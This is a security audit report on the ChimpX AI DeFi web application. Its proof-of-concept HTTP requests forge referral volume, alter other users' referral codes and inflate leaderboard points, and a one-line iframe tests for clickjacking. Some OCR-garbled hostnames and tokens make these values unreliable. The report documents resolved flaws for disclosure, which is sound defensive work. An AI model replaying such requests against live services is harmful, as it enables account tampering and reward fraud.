



AUDIT REPORT

July 2025

For



ChimpX AI

Executive Summary

Project name ChimpX

Project URL <https://chimpx.ai/>

Overview ChimpX AI is an innovative platform that combines the power of DeFi with AI to simplify and secure various financial operations, such as trading, bridging, and investing in cryptocurrencies. ChimpX AI enables automated cross-chain trading, bridging, and investment strategies, making it easier for users to manage their DeFi activities efficiently.

Audit Scope Web Application


<https://devchimpx.netlify.app/>

Review 1 10 April 2025 - 12 June 2025

Updated Code Received 19 June 2025

Review 2 19 June 2025 - 2 July 2025

Number of Issues per Severity



High	2 (40.00%)
Medium	1 (20.00%)
Low	2 (40.00%)
Informational	0 (0.00%)

Issues	Severity			
	High	Medium	Low	Informational
Open	0	0	0	0
Resolved	2	1	2	0
Acknowledged	0	0	0	0
Partially Resolved	0	0	0	0

Checked Vulnerabilities

- Improper Authentication
- Broken Access Controls
- Improper Resource Usage
- Insecure Cryptographic Storage
- Improper Authorization
- Insufficient Cryptography
- Insecure File Uploads
- Insufficient Session Expiration
- Insecure Direct Object References
- Insufficient Transport Layer Protection
- Client-Side Validation Issues
- Unvalidated Redirects and Forwards
- Rate Limit
- Information Leakage
- Input Validation
- Broken Authentication and Session Management
- Injection Attacks
- Denial of Service (DoS) Attacks
- Cross-Site Scripting (XSS)
- Malware
- Cross-Site Request Forgery
- Third-Party Components
- Security Misconfiguration
- And more.

Techniques & Methods

Throughout the pentest of applications, care was taken to ensure:

- Information gathering – Using OSINT tools information concerning the web architecture
- Information leakage, web service integration, and gathering other associated information
- Related to web server & web services
- Using Automated tools approach for Pentest like Nessus, Acunetix etc.
- Platform testing and configuration
- Error handling and data validation testing
- Encryption-related protection testing
- Client-side and business logic testing

Tools and Platforms used for Pentest:

Burp Suite

Nabbu

Dirbuster

DNSEnum

Turbo Intruder

SQLMap

Acunetix

Nmap

Horusec

Neucil

Metasploit

Postman

Netcat

Nessus

and many more...

Types of Severity

Every issue in this report has been assigned to a severity level. There are four levels of severity, and each of them has been explained below

● High Severity Issues

A high severity issue or vulnerability means that your smart contract can be exploited. Issues on this level are critical to the smart contract's performance or functionality, and we recommend these issues be fixed before moving to a live environment.

■ Medium Severity Issues

The issues marked as medium severity usually arise because of errors and deficiencies in the smart contract code. Issues on this level could potentially bring problems, and they should still be fixed.

● Low Severity Issues

Low-level severity issues can cause minor impact and are just warnings that can remain unfixed for now. It would be better to fix these issues at some point in the future.

■ Informational Issues

These are four severity issues that indicate an improvement request, a general question, a cosmetic or documentation error, or a request for information. There is low-to-no impact.

Types of Issues

Open Security vulnerabilities identified that must be resolved and are currently unresolved.	Resolved Security vulnerabilities identified that must be resolved and are currently unresolved.
Acknowledged Vulnerabilities which have been acknowledged but are yet to be resolved.	Partially Resolved Considerable efforts have been invested to reduce the risk/ impact of the security issue, but are not completely resolved.

High Severity Issues

Broken Access Control

Resolved

Description

The application has not implemented Authentication Bearer or Cookies to authorise users trying to access data from the database. The attacker can pass any valid wallet address in the API request and fetch, modify, or update the data of other users.

For instance;

The API Endpoint - <https://api.chimpix.ai/auth/verifyJwt> does not validate the JWT token and the address parsed in the request. This leads to unverified logins.

The API Endpoint <https://api.chimpix.ai/referral/addVolumeTx> also does not validate the Authorization: Bearer header and responds to unauthenticated requests. Additionally, an attacker can parse other users' EVM addresses and Universal addresses to inject unauthorised data into the database, increasing the volume count.

The API Endpoint <https://api.chimpix.ai/referral/generateReferralCode> parses the addresses in the request and a refferalcode name parameter. The API endpoint updates the referral name based on the address in the request. An attacker can parse a user's address and update their referral name without their consent.

The issue of Broken Access Control should be fixed application-wide on all API endpoints.

POC

```

Request
Pretty Raw Hex
1 POST /auth/verifyJwt HTTP/1.1
2 Host: api.chimpix.ai
3 Content-Length: 266
4 Sec-Ch-Ua-Platform: "macOS"
5 Accept-Language: en-GB,en;q=0.9
6 Sec-Ch-Ua: "Not/A/Brand";v="99", "Chromium";v="136"
7 Content-Type: application/json
8 Sec-Ch-Ua-Mobile: ?
9 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36
10 Accept: */*
11 Origin: https://devchimpix.netlify.app
12 Sec-Fetch-Site: cross-site
13 Sec-Fetch-Mode: ?
14 Sec-Fetch-Dest: empty
15 Referer: https://devchimpix.netlify.app/
16 Accept-Encoding: gzip, deflate, br
17 Priority: u=4, i
18 Connection: keep-alive
19
20 {
    "address": "0x5903E3ED50eb1549C88dCa3FB54F5A75814e83f8",
    "j": "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJhZGRyZXNzIjoIMHg40TFnNmM3
    ZWY1N2FhzBjNzuxODdkOTRmYjBkMTFUNDExNDk0NjEyIiwiLwIWF01joxNjQ4ODY1MT
    I0LCJleHAiOjE3N0g4ODY3MjR9.4KppmvfF6NGNs0t6f8UVL0KYCOGRoxEuS680sd
    Te0A"
}

```

Request		Response		Inspector
Pretty	Raw	Hex	Render	
1 POST /auth/verifyJwt HTTP/1.1			1 HTTP/1.1 201 Created	Selected text
2 Host: api.chimpix.ai			2 Server: Apache/2.4.0 (Ubuntu)	eyJhbGciOiJIUzI1NiJ9.eyJhZGRyZXNzIjoIMHg40TFnNmM3ZWY1N2Fhz jBjNzuxODdkOTRmYjBkMTFUNDExNDk0NjEyIi wiWF01joxNjQ4ODY1MTI0LCJleHAiOjE3NDg 4ODY3MjR9
3 Content-Length: 266			3 Date: Mon, 02 Jun 2025 14:53:07 GMT	
4 Sec-Ch-Ua-Platform: "macOS"			4 Content-Type: application/json; charset=utf-8	
5 Accept-Language: en-GB,en;q=0.9			5 Content-Length: 17	
6 Sec-Ch-Ua: "Not/A/Brand";v="99", "Chromium";v="136"			6 Connection: keep-alive	
7 Content-Type: application/json			7 X-Powered-By: Express	
8 Sec-Ch-Ua-Mobile: ?			8 Access-Control-Allow-Origin: *	
9 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7)			9 ETag: W/"11-uA1Bwqc08sbUwcbZ8pa5A77AppA"	
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36			10 {	
10 Accept: */*			11 "validJwt":true	
11 Origin: https://devchimpix.netlify.app			}	
12 Sec-Fetch-Site: cross-site				
13 Sec-Fetch-Mode: ?				
14 Sec-Fetch-Dest: empty				
15 Referer: https://devchimpix.netlify.app/				
16 Accept-Encoding: gzip, deflate, br				
17 Priority: u=4, i				
18 Connection: keep-alive				
19				
20 {				
"address": "0x5903E3ED50eb1549C88dCa3FB54F5A75814e83f8",				
"j": "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJhZGRyZXNzIjoIMHg40TFnNmM3 ZWY1N2FhzBjNzuxODdkOTRmYjBkMTFUNDExNDk0NjEyIiwiLwIWF01joxNjQ4ODY1MT I0LCJleHAiOjE3N0g4ODY3MjR9.4KppmvfF6NGNs0t6f8UVL0KYCOGRoxEuS680sd Te0A"				

Request

```

1 POST /points/getUserXp HTTP/1.1
2 Host: api.chimpx.ai
3 Content-Length: 56
4 Sec-Ch-Ua-Platform: "macOS"
5 Accept-Language: en-GB,en;q=0.9
6 Sec-Ch-Ua: "Not.A/Brand";v="99", "Chromium";v="136"
7 Sec-Ch-Ua-Mobile: ?0
8 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7)
   AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36
10 Accept: */
11 Origin: https://devchimpx.netlify.app
12 Sec-Fetch-Site: cross-site
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: https://devchimpx.netlify.app/
16 Accept-Encoding: gzip, deflate, br
17 Priority: u=4, i
18 Connection: keep-alive
19
20 {
  "address": "0x891f5c7ef57aa0c75187d94fb0d11e011494612"
}

```

Response

```

1 HTTP/1.1 201 Created
2 Server: nginx/1.24.0 (Ubuntu)
3 Date: Mon, 02 Jun 2025 14:39:02 GMT
4 Content-Type: application/json; charset=utf-8
5 Content-Length: 196
6 Connection: keep-alive
7 X-Powered-By: Express
8 Access-Control-Allow-Origin: *
9 ETag: W/"c4-0m41659FDrKYejIjk03W9Imw29c"
10 {
11   "success": true,
12   "data": {
13     "address": "0x891f5c7ef57aa0c75187d94fb0d11e011494612",
14     "baseXp": 0,
15     "volumeXp": 0,
16     "referral": null,
17     "totalXp": 0,
18     "totalVolumeUsd": 0
19   },
20   "message": "Got the user Points Successfully"
}

```

Request

```

1 POST /referral/addVolumeTx HTTP/1.1
2 Host: api.chimpx.ai
3 Content-Length: 424
4 Sec-Ch-Ua-Platform: "macOS"
5 Accept-Language: en-GB,en;q=0.9
6 Sec-Ch-Ua: "Not.A/Brand";v="99", "Chromium";v="136"
7 Sec-Ch-Ua-Mobile: ?0
8 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7)
   AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36
10 Accept: */
11 Origin: https://devchimpx.netlify.app
12 Sec-Fetch-Site: cross-site
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: https://devchimpx.netlify.app/
16 Accept-Encoding: gzip, deflate, br
17 Priority: u=4, i
18 Connection: keep-alive
19
20 {
  "fromamount": "0.9999999",
  "fromamountusd": "0.2182126800443827464347067",
  "fromtoken": "0xeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeee",
  "toamount": "0.213528",
  "toamountusd": "0.213490283206746119137032",
  "totoken": "0xc2132d05d31c914a87c6611c10748ae04b58e8f",
  "fromchainid": 137,
  "tochainid": 137,
  "txhash": "0x0636ad80a74219",
  "address": "0x59d3e3ed50eb1549c88dca3fb54f5a75814e83f8",
  "uaaddress": "0xED59601C8B8bAdf1c5b9bea0399e11e6a823A54e"
}

```

Response

```

1 HTTP/1.1 200 OK
2 Server: nginx/1.24.0 (Ubuntu)
3 Date: Tue, 03 Jun 2025 16:40:35 GMT
4 Content-Type: application/json; charset=utf-8
5 Content-Length: 585
6 Connection: keep-alive
7 X-Powered-By: Express
8 Access-Control-Allow-Origin: *
9 ETag: W/"249-43pCS61yRh2jC5pCB0zBCrFWkM"
10 {
11   "success": true,
12   "data": {
13     "fromamount": "0.9999999",
14     "fromamountusd": "0.2182126800443827464347067",
15     "fromtoken": "0xeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeee",
16     "toamount": "0.213528",
17     "toamountusd": "0.213490283206746119137032",
18     "totoken": "0xc2132d05d31c914a87c6611c10748ae04b58e8f",
19     "fromchainid": 137,
20     "tochainid": 137,
21     "txhash": "0x0636ad80a74219",
22     "address": "0x59d3e3ed50eb1549c88dca3fb54f5a75814e83f8",
23     "uaaddress": "0xED59601C8B8bAdf1c5b9bea0399e11e6a823A54e",
24     "isactive": 1,
25     "createdon": "2025-06-03T16:40:36.000Z",
26     "modifiedon": "2025-06-03T16:40:36.000Z",
27     "volumeid": 70
28   },
29   "message": "Added Successfully"
}

```

The screenshot shows the ChimpX AI platform interface. At the top, there's a navigation bar with links for 'ChimpX Airdrop for the traders', 'Universal account balance \$ 0.00', 'Deposit', and 'Withdraw'. Below the navigation, there's a section titled 'YOUR JOURNEY' showing 'Volume Traded \$ 0.22', 'Total XPs 0', 'Level Scout', and 'Referrals 1'. In the center, there's a 'Points Table' with a green header. The table has columns for Rank, Name, Total Points, and Total Volume. The data in the table is:

Rank	Name	Total Points	Total Volume
1	prasenjit	500	\$0.02
2	test1	293	\$293
3	vibecheck	280	\$80
4	chimpxprasenjit	96	\$96.94
5	prasenjitnew	45	\$45
6	dynamyte	25	\$25
7	bunty	25	\$25.5
8	prashantpal	11	\$11

At the bottom left, there's a 'ChimpX AI beta' button. A success message 'Added Successfully' is displayed at the bottom right.

The screenshot shows a comparison between a Request and a Response. The Request is a POST /referral/generateReferralCode HTTP/1.1 message with various headers (Host, Content-Length, Sec-Ch-Ua-Platform, Accept-Language, Sec-Ch-Ua, Content-Type, Sec-Ch-Ua-Mobile, User-Agent, Accept, Origin, Sec-Fetch-Site, Sec-Fetch-Mode, Referer, Accept-Encoding, Priority, Connection) and a JSON payload containing wallet address, referral code, tier ID, and user address. The Response is an HTTP/1.1 200 OK message with headers (Server, Date, Content-Type, Content-Length, Connection, X-Powered-By, Access-Control-Allow-Origin, ETag) and a JSON object indicating success, data (referral code, address, tier ID, user address), and a message ("Referral Code added for User").

```

Request
Pretty Raw Hex
1 POST /referral/generateReferralCode HTTP/1.1
2 Host: api.chimpix.ai
3 Content-Length: 149
4 Sec-Ch-Ua-Platform: "macOS"
5 Accept-Language: en-GB,en;q=0.9
6 Sec-Ch-Ua: "Not.A/Brand";v="99", "Chromium";v="136"
7 Content-Type: application/json
8 Sec-Ch-Ua-Mobile: ?
9 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36
10 Accept: */
11 Origin: https://devchimpix.netlify.app
12 Sec-Fetch-Site: cross-site
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: https://devchimpix.netlify.app/
16 Accept-Encoding: gzip, deflate, br
17 Priority: u=4, i
18 Connection: keep-alive
19
20 {
    "address": "0x5eF82523e34b8755ae1E7A9F685401c10932DA71",
    "referralcode": "krishna",
    "tierid": 1,
    "uaaddress": "0x397a42407eE30aa5A65b917927C02A2e8c1daec6"
}

Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Server: nginx/1.24.0 (Ubuntu)
3 Date: Tue, 03 Jun 2025 19:58:49 GMT
4 Content-Type: application/json; charset=utf-8
5 Content-Length: 366
6 Connection: keep-alive
7 X-Powered-By: Express
8 Access-Control-Allow-Origin: *
9 ETag: W/"16e-23MterWrzwTnzbpNL0X3090PGWw"
10
11 {
    "success": true,
    "data": {
        "address": "0x5eF82523e34b8755ae1E7A9F685401c10932DA71",
        "referralcode": "krishna",
        "tierid": 1,
        "uaaddress": "0x397a42407eE30aa5A65b917927C02A2e8c1daec6",
        "isactive": 1,
        "createdon": "2025-06-03T19:58:50.000Z",
        "modifiedon": "2025-06-03T19:58:50.000Z",
        "totalclaimed": null,
        "totalclaimable": null,
        "referralid": 23
    },
    "message": "Referral Code added for User"
}

```

Vulnerable URLs

https://api.chimpix.ai/*

Impact

An attacker can parse any valid registered wallet address and retrieve, update, or modify details of other accounts

Recommendations

Implement Authorization Bearer or Cookie to authenticate and authorize users on the platform who are executing any action

Generate Fake Points

Resolved

Description

The API Endpoint <https://api.chimpix.ai/referral/addVolumeTx> allows an attacker to brute-force the request with fake to and from amount values and valid Universal and EVM wallet addresses. The request, when executed, updates the database with points. These points are reflected on the leaderboard - the higher the dollar value, the more points a user will earn. An attacker can loop the request and gain free points on the leaderboard.

Additionally, the attacker can also update the points of other users on the platform by changing the addresses in the request.

POC

⌚ 2. Intruder attack of https://api.chimpix.ai

Results Positions

▼ Capture filter: Capturing all items Apply capture filter

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
39	null	200	66			863	
38	null	200	78			863	
37	null	200	74			863	
36	null	200	65			863	
35	null	200	75			863	
34	null	200	69			863	
33	null	200	75			863	
32	null	200	72			863	
...		

Request? Response

Pretty Raw Hex

```

1 POST /referral/addVolumeTx HTTP/1.1
2 Host: api.chimpix.ai
3 Content-Length: 424
4 Sec-Ch-Ua-Platform: "macOS"
5 Accept-Language: en-GB,en;q=0.9
6 Sec-Ch-Ua-Mobile: <not set>;v="99"
7 Content-Type: application/json
8 Sec-Ch-Ua-Mobile: 70
9 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36
10 Accept: */*
11 Origin: https://devchimpix.netlify.app
12 Sec-Fetch-Site: cross-site
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: https://devchimpix.netlify.app/
16 Accept-Encoding: gzip, deflate, br
17 Priority: u=4, i
18 Connection: keep-alive
19
20 {
  "fromamount": "0.0999999",
  "fromamountusd": "100.2182126800443827464347067",
  "fromtoken": "0xeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeee",
  "toamount": "100.213528",
  "toamountusd": "100.213490283206746119137032",
  "totoken": "0xc132d05d31c91a87c6611c10748ae04b58e8f",
  "fromchainid": 137,
  "tochainid": 137,
  "txhash": "0x0636ad80a74219",
  "address": "0x59d3e3ed50eb1549c88dca3fb54f5a75814e83f8",
  "uaaddress": "0xED59601C8BBbAdf1c59beaD399e11e6a823A54e",
  "isactive": 1,
  "createdon": "2025-06-03T18:06:00Z",
  "modifiedon": "2025-06-03T18:06:00Z",
  "volumeid": 137
},
  "message": "Added Successfully"
}

```

0 highlights

39 of 50

Request

Pretty Raw Hex

```

1 POST /referral/addVolumeTx HTTP/1.1
2 Host: api.chimpix.ai
3 Content-Length: 424
4 Sec-Ch-Ua-Platform: "macOS"
5 Accept-Language: en-GB,en;q=0.9
6 Sec-Ch-Ua: <Not/A/Brand>;v="99", "Chromium";v="136"
7 Content-Type: application/json
8 Sec-Ch-Ua-Mobile: 70
9 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36
10 Accept: */*
11 Origin: https://devchimpix.netlify.app
12 Sec-Fetch-Site: cross-site
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: https://devchimpix.netlify.app/
16 Accept-Encoding: gzip, deflate, br
17 Priority: u=4, i
18 Connection: keep-alive
19
20 {
  "fromamount": "0.0999999",
  "fromamountusd": "100.2182126800443827464347067",
  "fromtoken": "0xeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeee",
  "toamount": "100.213528",
  "toamountusd": "100.213490283206746119137032",
  "totoken": "0xc132d05d31c91a87c6611c10748ae04b58e8f",
  "fromchainid": 137,
  "tochainid": 137,
  "txhash": "0x0636ad80a74219",
  "address": "0x59d3e3ed50eb1549c88dca3fb54f5a75814e83f8",
  "uaaddress": "0xED59601C8BBbAdf1c59beaD399e11e6a823A54e",
  "isactive": 1,
  "createdon": "2025-06-03T18:06:00Z",
  "modifiedon": "2025-06-03T18:06:00Z",
  "volumeid": 137
},
  "message": "Added Successfully"
}

```

Response

Pretty Raw Hex Render

```

1 HTTP/1.1 200 OK
2 Server: nginx/1.24.0 (Ubuntu)
3 Date: Tue, 03 Jun 2025 18:06:06 GMT
4 Content-Type: application/json; charset=utf-8
5 Content-Length: 594
6 Connection: keep-alive
7 X-Powered-By: Express
8 Access-Control-Allow-Origin: *
9 Etag: W/"252-l7dbSZZn2l0aCeusyA0WEZbP4"
10 {
  "success": true,
  "data": {
    "fromamount": "0.0999999",
    "fromamountusd": "100.2182126800443827464347067",
    "fromtoken": "0xeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeee",
    "toamount": "100.213528",
    "toamountusd": "100.213490283206746119137032",
    "totoken": "0xc132d05d31c91a87c6611c10748ae04b58e8f",
    "fromchainid": 137,
    "tochainid": 137,
    "txhash": "0x0636ad80a74219",
    "address": "0x59d3e3ed50eb1549c88dca3fb54f5a75814e83f8",
    "uaaddress": "0xED59601C8BBbAdf1c59beaD399e11e6a823A54e",
    "isactive": 1,
    "createdon": "2025-06-03T18:06:00Z",
    "modifiedon": "2025-06-03T18:06:00Z",
    "volumeid": 137
  },
  "message": "Added Successfully"
}

```



ChimpX Airdrop for the traders

Airdrop 1 begins right now! Get Higher on the leaderboard to get higher boosts

Get to the Top 1000 on the leaderboard to boost your \$ChimpX Earnings

shiv2 Total Points: 1515 Total Volume: \$1515.49

Rank	Name	Total Points	Total Volume
1	shiv2	1515	\$1515.62
2	prasenjit	500	\$0.02
3	test1	293	\$293
4	vibecheck	280	\$80
5	chimpxprasenjit	96	\$96.94
6	prasenjitnew	45	\$45
7	dynamyte	25	\$25
8	buntv	25	\$25.5

Universal account balance
\$1.20

Deposit **Withdraw**

YOUR JOURNEY

Volume Traded	\$ 1515.49
Total XPs	1515
Level	Scout
Referrals	0

Galxe campaign **LIVE**
50000+ Hoots

Vulnerable URLs

<https://api.chimpx.ai/referral/addVolumeTx>

Impact

- An attacker can gain free points on the leaderboard by brute-forcing the API request with fake transaction numbers.
- An attacker can update/change/manipulate points of other users on the platform.

Recommendations

- Do not execute this API from the user end. Instead, update the counter on the backend when a transaction is executed through the platform. This API should not be user-facing. While the API is on the backend, whitelist the IPs that can access the API and add an Authorization Bearer token to limit unauthorised execution on the request.
- Rate limit the API to prevent brute-force attacks
- Match the addresses and recent transaction amounts from public explorer on the chain to prevent fake transaction values.
- Validate the authorization token and address in the request.

Medium Severity Issues

No Rate Limit

Resolved

Description

The application does not enforce rate limiting or throttling mechanisms across its API endpoints. This allows an attacker to make an unlimited number of requests without restriction, which can be abused to perform various attacks such as brute-force, credential stuffing, scraping of sensitive data, or overwhelming server resources.

POC

The screenshot shows an Intruder attack interface with the following details:

- Results** tab selected.
- Capture filter: Capturing all items**
- View filter: Showing all items**
- Request** table:

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
39	null	200	66			963	
38	null	200	78			963	
37	null	200	74			963	
36	null	200	65			963	
35	null	200	75			963	
34	null	200	69			963	
33	null	200	75			963	
32	null	200	72			963	
31	74			963	
- Request** pane:

Pretty	Raw	Hex
1 POST /referral/addVolumeX	HTTP/1.1	
2 Host: api.chimpix.ai		
3 Content-Type: application/json		
4 Sec-Ch-Ua-Platform: "macOS"		
5 Accept-Language: en-Gb,en;q=0.9		
6 Sec-Ch-Ua-Browser: "Chromium";v="136"		
7 Content-Type: application/json		
8 Sec-Ch-Ua-Mobile: ?0		
9 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36		
10 Accept: */*		
11 Origin: https://devchimpix.netlify.app		
12 Sec-Fetch-Site: cross-site		
13 Sec-Fetch-Mode: post		
14 Sec-Fetch-Dest: empty		
15 Referer: https://devchimpix.netlify.app/		
16 Accept-Encoding: gzip, deflate, br		
17 Priority: 1		
18 Connection: keep-alive		
19 {		
20 "fromamount": "0.9999999",		
21 "fromamountUSD": "0.2182126808443827464347867",		
22 "frontoken": "xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx",		
23 "toamount": "0.215526",		
24 "toamountUSD": "0.213498283286746119137032".		

Vulnerable URLs

https://api.chimpix.ai/*

Impact

- Denial of Service (DoS): An attacker can flood the server with continuous API requests, potentially causing service disruption or downtime for legitimate users.
- Server Performance Degradation: High-frequency requests can lead to increased CPU and memory usage, slowing down server response times and affecting overall application performance.
- Unintentional Data Modification: In the absence of rate limits, attackers can repeatedly hit endpoints (e.g., reward claiming, leaderboard updates) to manipulate application logic, such as gaining free leaderboard points or rewards, resulting in unfair advantages and data integrity issues.

Recommendations

- Implement rate limiting on all API endpoints using mechanisms such as token buckets, leaky buckets, or sliding windows.
- Enforce per-IP, per-user, and per-endpoint rate limits.
Integrate progressive delays or CAPTCHA after multiple failed login or OTP attempts.
- Use WAF rules or API gateways to block or throttle suspicious request patterns.
- Monitor logs and analytics for signs of abuse and adjust thresholds as needed.

Low Severity Issues

Clickjacking

Resolved

Description

Clickjacking is a type of attack that tricks a user into clicking on a malicious link or button without their knowledge. This can be done by overlaying an invisible layer over a legitimate link or button on a web page, thus making the user unwittingly click the malicious link or button.

POC

Create an html file and add the below code.

```
<html><iframe src= https://devchimpx.netlify.app/ ></html>
```

The screenshot shows a browser window with the URL <https://clickjacker.io/test?url=https://devchimpx.netlify.app>. The page title is "Clickjacker" and it says "Test both Internet and Intranet sites". On the right, there's a "ABOUT" link. Below the title, there's a "Share result via url: <https://clickjacker.io/test?url=https://devchimpx.netlify.app>" button with a "COPY" icon. The main content area shows a dark gray placeholder for the iframe content. To the right, under "Test Results:", there are several entries:

Test Results:	
Site:	https://devchimpx.netlify.app
IP Address:	52.76.120.174
Time:	Mon Jun 02 2025 14:53:53 GMT+0000 (Coordinated Universal Time)
X-Frame-Options:	✖ Missing header
CSP Header (Frame-Ancestors)	✖ Missing anti-framing policy

At the bottom, there's a note: "Toggle this to show/hide object" with a switch icon, followed by "on Iframe to Capture PoC".

Vulnerable URL

<https://devchimpx.netlify.app/>

Recommendations

To prevent clickjacking attacks, web developers should use the X-Frame-Options header in their web applications. This header instructs browsers not to render the page in a frame or iframe. Additionally, developers should avoid using legacy code such as ActiveX controls, Flash, and Java Applets as these can be targeted with clickjacking attacks.

Impact

If a user is tricked into clicking on a malicious link or button, they may unknowingly give away sensitive information, install malicious software, or be redirected to a malicious website.

Server Version Disclosure

Resolved

Description

The HTTP headers disclose the nginx server version.

POC

Request

Pretty	Raw	Hex
--------	-----	-----

```
1 POST /okxexchange/getOkxSupportedTokensForBridge HTTP/1.1
2 Host: api.chimp.ai
3 Content-Length: 13
4 Sec-Ch-Ua-Platform: "macOS"
5 Accept-Language: en-GB,en;q=0.9
6 Sec-Ch-Ua: "Not.A/Brand";v="99", "Chromium";v="136"
7 Content-Type: application/json
8 Sec-Ch-Ua-Mobile: ?0
9 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7)
   AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36
10 Accept: */
11 Origin: https://devchimp.netlify.app
12 Sec-Fetch-Site: cross-site
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: https://devchimp.netlify.app/
16 Accept-Encoding: gzip, deflate, br
17 Priority: u=4, i
18 Connection: keep-alive
19
```

Response

Pretty	Raw	Hex	Render
--------	-----	-----	--------

```
1 HTTP/1.1 201 Created
2 Server: nginx/1.24.0 (Ubuntu)
3 Date: Mon, 02 Jun 2025 14:39:16 GMT
4 Content-Type: application/json; charset=utf-8
5 Content-Length: 1624
6 Connection: keep-alive
7 X-Powered-By: Express
8 Access-Control-Allow-Origin: *
9 ETag: W/"658-ApdIlVfpay9Ue6mWodcD3fEqDKM"
10
11 {
12     "success":true,
13     "data":[
14         {
15             "chainId":"1",
16             "chainIndex":"1",
17             "decimals":8,
18             "tokenContractAddress":
19             "0x2260fac5e5542a773aa44fbcfedf7c193bc2c599",
20             "tokenId":1
21         }
22     ]
23 }
```

Vulnerable URL

<https://api.chimp.ai/>

Impact

An attacker can analyze the server version and exploit known vulnerabilities.

Recommendations

Remove server version from the HTTP headers..

Closing Summary

In this report, we have considered the security of the ChimpX. We performed our audit according to the procedure described above.

Some issues of High, medium and low severity were found.
ChimpX team resolved them all

Disclaimer

At QuillAudits, we have spent years helping projects strengthen their smart contract security. However, security is not a one-time event—threats evolve, and so do attack vectors. Our audit provides a security assessment based on the best industry practices at the time of review, identifying known vulnerabilities in the received smart contract source code.

This report does not serve as a security guarantee, investment advice, or an endorsement of any platform. It reflects our findings based on the provided code at the time of analysis and may no longer be relevant after any modifications. The presence of an audit does not imply that the contract is free of vulnerabilities or fully secure.


While we have conducted a thorough review, security is an ongoing process. We strongly recommend multiple independent audits, continuous monitoring, and a public bug bounty program to enhance resilience against emerging threats.

Stay proactive. Stay secure.



About QuillAudits

QuillAudits is a secure smart contracts audit platform designed by QuillHash Technologies. We are a team of dedicated blockchain security experts and smart contract auditors determined to ensure that Smart Contract-based Web3 projects can avail the latest and best security solutions to operate in a trustworthy and risk-free ecosystem.



Follow Our Journey



AUDIT REPORT

July 2025

For



ChimpX AI



QuillAudits

Canada, India, Singapore, UAE, UK

www.quillaudits.com audits@quillaudits.com